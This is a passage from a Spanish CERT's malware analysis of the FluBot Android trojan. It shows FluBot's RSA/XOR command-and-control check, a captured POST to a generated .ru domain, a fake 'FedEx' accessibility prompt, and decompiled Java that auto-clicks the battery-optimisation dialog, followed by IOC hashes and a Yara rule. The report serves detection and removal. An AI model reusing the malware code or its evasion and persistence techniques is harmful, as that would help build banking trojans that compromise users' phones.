KJMBeJr1Yr4VUkkPMRqgAbKacWvgDywkJuYOcbfz8Om8a+8TVaojwIDAQAB
-----END PUBLIC KEY-----
```

Table 6. RSA public key to encrypt the connection with the C2 in the three samples

To check whether it is the valid C2, the bot decrypts the response from the server using the pre-set random XOR key and, if the content of the first part of the information matches the ID of the bot, it marks it as valid.



6	http://aogedvhwqhuokpd.ru	POST	/poll.php	✓

Request


Raw Params Headers Hex

```
POST /poll.php HTTP/1.1
Content-Length: 358
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Android SDK built for x86 Build/QPP4.190502.018)
Host: aogedvhwqhuokpd.ru
Connection: close
Accept-Encoding: gzip, deflate
```

BK0BbZqUeprJVx58YiOJubbixyylTRzPaqgzewcKEZB+pXUpjDToie8Bu9lBs0tMCn70/hosfNm6S0ge7x0Knz6fW+JZLOQ8n
x/xGgNzjgl9utyl4EPJNUfaqpW6tK6KjsiCO1p+AOpzecwKbWxE+jofmDfnPJ80v8mlVZPWgzVXLBZqQUiTePoCqlWiQKtEV
25hKwLo3FRdfVmRpclS0LLMrksbS4p4DxZEZSjjLiFVJFQ8T+7tUcabiNSCcQv58g9XdNI9EVTQWTawvsQlfJUzt/8+GBe2u
ZgBRvWUXZLo0xrn+wwAajMQoktkrlobAUW2Vl1p1/Ld06hdbNecUQ==
JzAvMyc5lks=

Illustration 18. An example of a request sent to one of the domains generated where the first Base64 string corresponds to the RSA encryption and the second to the XOR-encrypted command

Once the malicious code begins, it requests the activation of the accessibility service for the application, for which purpose a window is opened.



Action Required

To install you must turn on the accessibility service for "FedEx".


Click "OK" to go to the settings and then scroll until you find "FedEx" and click to turn on the accessibility service.

If you do not find it click on "Downloaded / Installed services" and then click on "FedEx".

Illustration 19. Application's start window

Once the user grants these permissions, FluBot acquires the ability to carry out the functionality described in the analysis as the "injection" or "deactivate Play Protect."

Moreover, thanks to this, it acquires the "Ignore battery optimisation" permissions, which allows it to start as a background service and remain unnoticed by the user.



```java
public void onAccessibilityEvent(AccessibilityEvent accessibilityEvent) {
    AccessibilityNodeInfo rootInActiveWindow;
    AccessibilityNodeInfo GetFirstNode;
    try {
        if (accessibilityEvent.getClassName() != null && (rootInActiveWindow = getRootInActiveWindow()) != null && accessibilityEvent.getPackageName() != null) {
            String charSequence = accessibilityEvent.getPackageName().toString();
            String GetLegitDefualtSms = Utils.GetLegitDefualtSms(this);
            if (Build.VERSION.SDK_INT >= 23 && !Build.MANUFACTURER.equalsIgnoreCase("Huawei") && !Build.MANUFACTURER.equalsIgnoreCase("Xiaomi")) {
                Intent intent = new Intent();
                String packageName = getPackageName();
                if (!((PowerManager) getSystemService("power")).isIgnoringBatteryOptimizations(packageName)) {
                    AccessibilityNodeInfo GetFirstNode2 = GetFirstNode("android:id/button1", rootInActiveWindow, false);
                    if (GetFirstNode2 != null) {
                        GetFirstNode2.performAction(16);
                        performGlobalAction(2);
                    } else {
                        intent.setAction("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
                        intent.setFlags(268435456);
                        intent.setData(Uri.parse("package:" + packageName));
                        startActivity(intent);
                        return;
                    }
                }
            }
```

Illustration 20. Obtaining REQUEST_IGNORE_BATTERY_OPTIMIZATIONS permissions

4.4. Anti-detection and anti-reverse engineering techniques

During the analysis of the sample, the use of packagers to protect the original application code was identified. However, once this had been extracted, the only reverse anti-engineering technique detected that used to obfuscate the sample's character strings, as well as communication with the C2 servers using RSA and XOR algorithms.

4.5. Persistence

The analysed sample is installed on the device and is also removed from the list of installed applications, making it difficult for the user to realise that it is running once he has been infected and therefore to uninstall it. Initially, an external development called "malninstall" was used to uninstall this particular malicious code, the source code of which can be found at the following link: https://github.com/linuxct/malninstall.

As the malware has evolved and now prevents the proper functioning of "malninstall", the author of the tool has developed a new solution to mitigate the threat: https://linuxct.github.io/remove/. In it, the user must identify, via a third-party tool such as ML Manager, which variant of the malware is installed on their device, as well as allow the download of the APK specific to that variant. After installing the APK, the malware is neutralised, as it replaces the code in its entirety. Its source code can be found here: https://github.com/linuxct/remove.

5. Conclusion

After the analysis of the samples supplied, it was possible to extract the original code developed by the creators, as well as to identify the family to which it belongs, thus making it possible to understand the nature of their behaviour. Moreover, a Yara rule and an IOC have been provided to prevent and/or locate other samples from this family.

Appendix 1: Indicators of Compromise (IOC)

Below is an IOC rule prepared for detecting this specific sample:

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" id="2fc08336-8ad4-42d1-8014-6c919b98d158" last-modified="2021-03-12T15:11:22" xmlns="http://schemas.mandiant.com/2010/ioc">
  <short_description>FluBot</short_description>
  <authored_by>Incibe</authored_by>
  <authored_date>2021-02-26T08:20:13</authored_date>
  <links />
  <definition>
    <Indicator operator="OR" id="433b1841-64ec-481e-bcdd-7225be1bac74">
      <Indicator operator="OR" id="5abccfea-70d5-47ec-926b-3d06adfae6c2">
        <IndicatorItem id="cf74a6d3-b427-499b-b1f9-96038b100e0e" condition="is">
          <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
          <Content type="md5">6d879ac01f7a26d62b38d9473626a328</Content>
        </IndicatorItem>
        <IndicatorItem id="67b0820c-0af1-4230-adb0-6ed432c4767d" condition="is">
          <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
          <Content type="string">c6c1c23f2f2bb4a239f447a9a67f080bdfe3ccc2</Content>
        </IndicatorItem>
        <IndicatorItem id="14116b6a-1e39-4d3a-a8e1-78e4a320b0b5" condition="is">
          <Context document="FileItem" search="FileItem/Sha256sum" type="mir" />
          <Content
type="string">96912417e5bd643b71dccb527c93046f83c9c3325392bdc7dac8587a6b1e9c50</Content>
        </IndicatorItem>
      </Indicator>
      <Indicator operator="OR" id="9ad13f45-90e5-4a22-80d8-14863b5cb28a">
        <IndicatorItem id="3e76ffba-4078-4e14-b073-2ae07246473c" condition="is">
          <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
          <Content type="md5">4125019bb3370f1f659f448a5727357c</Content>
        </IndicatorItem>
        <IndicatorItem id="ae9bb826-ed84-4563-b9f4-d6b3ecdc68b4" condition="is">
          <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
          <Content type="string">dee560898a292406fc5a06126687b1e725b48a4e</Content>
        </IndicatorItem>
        <IndicatorItem id="fccaa584-b0e7-4666-99a6-b04cfbc95c9d" condition="is">
          <Context document="FileItem" search="FileItem/Sha256sum" type="mir" />
          <Content
type="string">ffeb6ebeace647f8e6303beaee59d79083fdba274c78e4df74811c57c7774176</Content>
        </IndicatorItem>
      </Indicator>
      <Indicator operator="OR" id="aec7ac46-8cb4-4a43-bd87-81e364588a03">
        <IndicatorItem id="5cf7bd21-121f-4a6e-8ed4-c6807687b391" condition="is">
          <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
          <Content type="md5">7b4fd668a684e9bb6d09bcf2ebadfdd2</Content>
        </IndicatorItem>
        <IndicatorItem id="81493614-b806-45cc-994c-e8a9d22b5235" condition="is">
          <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
          <Content type="string">0cf039f61e1c32f0f8e6ed0bad110dd2797df1ee</Content>
        </IndicatorItem>
        <IndicatorItem id="106afad9-88a8-4176-b9ea-0c3744fc6568" condition="is">
          <Context document="FileItem" search="FileItem/Sha256sum" type="mir" />
          <Content
type="string">9a5febfae55bae080acdb3f5f4a9ad2869fbd5d2c8b0af51fb34efc87d4093d8</Content>
        </IndicatorItem>
      </Indicator>
      <Indicator operator="OR" id="7cfa8032-1905-45e2-a10c-d0e56c87cc8e">
        <Indicator operator="AND" id="c03b7984-272b-4441-ac81-e92451a61acc">
          <IndicatorItem id="f5559446-52c6-44a9-bbef-4a67856f9d1f" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">Bot.java</Content>
          </IndicatorItem>
          <IndicatorItem id="327990bc-a7a8-4b2f-a5bc-3d28babe6eac" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">BotId.java</Content>
          </IndicatorItem>
          <IndicatorItem id="fedf640b-e918-4c4b-99da-0f8514f1e948" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">BrowserActivity.java</Content>
          </IndicatorItem>
          <IndicatorItem id="26b139ca-476a-4cfc-a050-ffe65b20bee2" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">BuildConfig.java</Content>
          </IndicatorItem>
          <IndicatorItem id="240751d0-55de-4fc2-9628-0fb286afbd26" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">CardActivity.java</Content>
          </IndicatorItem>
          <IndicatorItem id="c0089417-c3ce-4f10-a957-08407736106b" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">ComposeSmsActivity.java</Content>
          </IndicatorItem>
          <IndicatorItem id="81c658be-6bd2-45c1-9239-b42f08502ff7" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">Spammer.java</Content>
          </IndicatorItem>
          <IndicatorItem id="66f81c11-e927-4166-8116-c3d26cbef7f2" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">DGA.java</Content>
          </IndicatorItem>
        </Indicator>
      </Indicator>
    </Indicator>
  </definition>
</ioc>
```

Table 7. IOC rule generated with Madiant IOC Editor.

Appendix 2: Yara rules

The following Yara rule was created exclusively to detect samples related to this campaign.

```
rule FluBot: FluBot
{
meta:
    description = "FluBot Core"
    author = "Incibe"
    version = "0.1"

strings:
        $s1 = "Bot.java"
        $s2 = "BotId.java"
        $s3 = "BrowserActivity.java"
        $s4 = "BuildConfig.java"
        $s5 = "DGA.java"
        $s6 = "SocksClient.java"
        $s7 = "SmsReceiver.java"
        $s8 = "Spammer.java"

condition:
    all of them
}
```

Table 8. Yara Rule.

TLP:WHITE

incibe cert_

GOBIERNO DE ESPAÑA

VICEPRESIDENCIA SEGUNDA DEL GOBIERNO

MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL

SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

incibe_

INSTITUTO NACIONAL DE CIBERSEGURIDAD

017 TU AYUDA EN CIBERSEGURIDAD

TLP:WHITE